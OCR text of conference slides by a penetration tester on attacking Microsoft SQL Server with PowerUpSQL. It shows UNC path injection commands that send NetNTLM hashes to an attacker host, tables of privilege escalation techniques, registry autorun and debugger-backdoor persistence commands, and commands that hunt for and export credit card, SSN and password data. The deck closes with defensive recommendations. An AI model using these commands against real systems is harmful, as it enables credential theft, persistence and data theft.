
UNC Path Injection

Escalating Privileges: UNC Injection

UNC Path Injection Summary

- UNC paths are used for accessing remote file servers like so **\\192.168.1.4\file**
- Almost all procedures that accept a file path in SQL Server, support UNC paths
- UNC paths can be used to force the SQL Server service account to authenticate to an attacker
- An attacker can then capture the NetNTLM password hash and crack or relay it
- Relay becomes pretty easy when you know which SQL Servers are using shared accounts

Escalating Privileges: UNC Injection



Escalating Privileges: UNC Injection

The Issue

- By DEFAULT, the PUBLIC role can execute at least two procedures that accept a file path

  xp_dirtree '\\attackerip\file‘
  xp_fileexists '\\attackerip\file‘

The Solution

- EXECUTE rights on xp_dirtree and fileexists can be REVOKED for the Public role
  (but no one does that)

UNC Path Injection Cheat Sheet (More options)

- https://gist.github.com/nullbind/7dfca2a6309a4209b5aeef181b676c6e

Escalating Privileges: UNC Injection

Another Issue

- The Public role can perform UNC path injection into the BACKUP and RESTORE commands even though it can't perform the actual backup/restore:

```
BACKUP LOG [TESTING] TO DISK = '\\attackerip\file‘
RESTORE LOG [TESTING] FROM DISK = '\\attackerip\file'
```

Partial Solution

- A patch was released for SQL Server versions 2012 through 2016

  https://technet.microsoft.com/library/security/MS16-131

- There is **no patch** for SQL Server 2000 to 2008

Escalating Privileges: UNC Injection


So, in summary…


1. The PUBLIC role can access the SQL Server service account NetNTLM password hash by default
2. A ton of domain users have PUBLIC role access
3. Whooray for domain privilege escalation!

Escalating Privileges: DEMO

Get-SQLServiceAccountPwHashes

...what? It's self descriptive ☺


Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
PS C:\>
PowerUpSQL.ps1
Inveigh.ps1
Get-SQLServiceAccountPwHashes.ps1
# author: scott sutherland (@_nullbind),
# script name: Get-SQLServiceAccountPwHas
# requirements: PowerUpSQL and Inveigh
# description: locate domain sql servers,
# example: Get-SQLServiceAccountPwHashes
# Note: alt domain user: runas /noprofile
Function Get-SQLServiceAccountPwHashes {
[CmdletBinding()]
Param(
[Parameter(Mandatory=$false)]
[string]$Username,
[Parameter(Mandatory=$false)]
[string]$Password,
)
Begin
{
Load PowerUpSQL functions
Completed



Escalating Privileges

OS Admin to SysAdmin

Escalating Privileges: OS Admin to SysAdmin

Two things to remember…

1. Different SQL Server versions can be abused in different ways
2. **All SQL Server versions provide the service account with sysadmin privileges.**


Escalating Privileges: OS Admin to SysAdmin

Approach	2000	2005	2008	2012	2014	2016
Read LSA Secrets	x	x	x	x	x	x
Dump Wdigest or NTLM password hash from Memory	x	x	x	x	x	x
Process Migration (Remote DLL or Shellcode Injection)	x	x	x	x	x	x
Steal Authentication Token from SQL Server service process	x	x	x	x	x	x
Log into SQL Server as a local administrator	x	x				
Log into SQL Server as a LocalSystem	x	x	x			
Log into SQL Server in Single User Mode as a local administrator	?	x	x	x	x	x

Escalating Privileges: OS Admin to SysAdmin


Approach	Account Password Recovery	Account Impersonation	Default Sysadmin Privileges	Common Tools
Read LSA Secrets (Because service accounts)	X			Mimikatz, Metasploit, PowerSploit, Empire, LSADump
Dump Wdigest or NTLM password hash from Memory	X			Mimikatz, Metasploit, PowerSploit, Empire Note: This tends to fail on protected processes.
Process Migration (Remote DLL or Shellcode Injection)		X		Metasploit, PowerSploit, Empire Python, Powershell, C, C++
Steal Authentication Token from SQL Server service process		X		Metasploit, Incognito, Invoke-TokenManipulation
Log into SQL Server as a local administrator			X	Any SQL Server client. Note: Only affects older versions.
Log into SQL Server as a LocalSystem			X	Ay SQL Server client and PSExec. Note: Only affects older versions.
Log into SQL Server in Single User Mode as a local administrator			X	DBATools

Escalating Privileges: DEMO



Invoke-SQLImpersonateService

(Wraps Invoke-TokenManipulation)


Administrator: Windows PowerShell
PS C:\> g

Common Post Exploitation Activities

Post Exploitation: Overview

Common Post Exploitation Activities

1. Establish Persistence
   - SQL Server Layer: startup procedures, agent jobs, triggers, modified code
   - OS Layer: Registry & file auto runs, tasks, services, etc.


2. Identify Sensitive Data
   - Target large databases
   - Locate transparently encrypted databases
   - Search columns based on keywords and sample data
   - Use regular expressions and the Luhn formula against data samples

3. Exfiltrate Sensitive Data
   - All standard methods: Copy database, TCP ports, UDP ports, DNS tunneling, ICMP tunneling, email, HTTP, shares, links, etc. (No exfil in PowerUpSQL yet)

Post Exploitation: Persistence

Task	Command Example
Registry Autorun Persistence	**Get-SQLPersistRegRun** -Verbose -Name EvilSauce -Command "\\EvilBox\EvilSandwich.exe" -Instance "SQLServer1\STANDARDDEV2014"
Debugger Backdoor Persistence	**Get-SQLPersistRegDebugger** -Verbose -FileName utilman.exe -Command 'c:\windows\system32\cmd.exe' -Instance "SQLServer1\STANDARDDEV2014"

Post Exploitation: Persistence




Post Exploitation: Finding Data

Task	Command Example
Locate Encrypted Databases	**Get-SQLInstanceDomain** -Verbose | **Get-SQLDatabaseThreaded** –Verbose –Threads 10 -NoDefaults | Where-Object {$_.is_encrypted –eq “TRUE”}
Locate and Sample Sensitive Columns and Export to CSV	**Get-SQLInstanceDomain** -Verbose | **Get-SQLColumnSampleDataThreaded** –Verbose –Threads 10 –Keyword “credit,ssn,password” –SampleSize 2 –ValidateCC –NoDefaults | **Export-CSV** –NoTypeInformation c:\temp\datasample.csv

Post Exploitation: DEMO

Hunting for Sensitive Data


192.168.252.129
Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
demo4.ps1
1 # Import the module
2 Import-Module C:\PowerUpSQL-master\PowerUpSQL.ps1
3
4 # Search for sensitive data
5 Get-SQLInstanceDomain -Verbose |
6 Get-SQLColumnSampleDataThreaded -Verbose -SampleSize 2 -Keywords "credit,card,password" -NoDefaults | Format-Table -AutoSize
7
8
PS C:\Users\myuser>
Completed
Ln 1 Col 21
130%
Activate Windows
Go to Action Center to activate Windows.
Windows Server 2012 Standard

General


Recommendations

General Recommendations

1. Enforce **least privilege** everywhere!
2. **Disable** dangerous default stored procedures.
3. Install **security patches** or upgrade to latest version.
4. Audit and **fix insecure configurations**.
5. **Use policy based management** for standardizing configurations.
6. **Enable auditing** at the server and database levels, and monitor for potentially malicious activity.

Take Aways

1. SQL Server is everywhere
2. SQL Server has many trust relationships with Windows and Active Directory
3. SQL Server has many default and common configurations that can be exploited to gain access
4. Tons of domain users have the ability to login into SQL Server
5. Service accounts have sysadmin privileges
6. Shared service accounts can be dangerous
7. PowerUpSQL can be used for basic auditing and exploiting of common SQL Server issues



@_nullbind

https://github.com/netspi/PowerUpSQL

PowerUpSQL Overview: Thanks!

Individual	Third Party Code / Direct Contributors
Boe Prox	Runspace blogs
Warren F. (RamblingCookieMonster)	Invoke-Parallel function
Oyvind Kallstad	Test-IsLuhnValid function
Kevin Robertson	Invoke-Inveigh
Joe Bialek	Invoke-TokenManipulation
Antti Rantasaari, Eric Gruber, and Alexander Leary, @leoloobeek, and @ktaranov	Contributions and QA
Khai Tran	Design advice
NetSPI assessment team and dev team	Design advice

Questions?

Name:	Scott Sutherland
Job:	Network & Application Pentester @ NetSPI
Twitter:	@_nullbind
Slides:	http://slideshare.net/nullbind http://slideshare.net/netspi
Blogs:	https://blog.netspi.com/author/scott-sutherland/
Code:	https://github.com/netspi/PowerUpSQL https://github.com/nullbind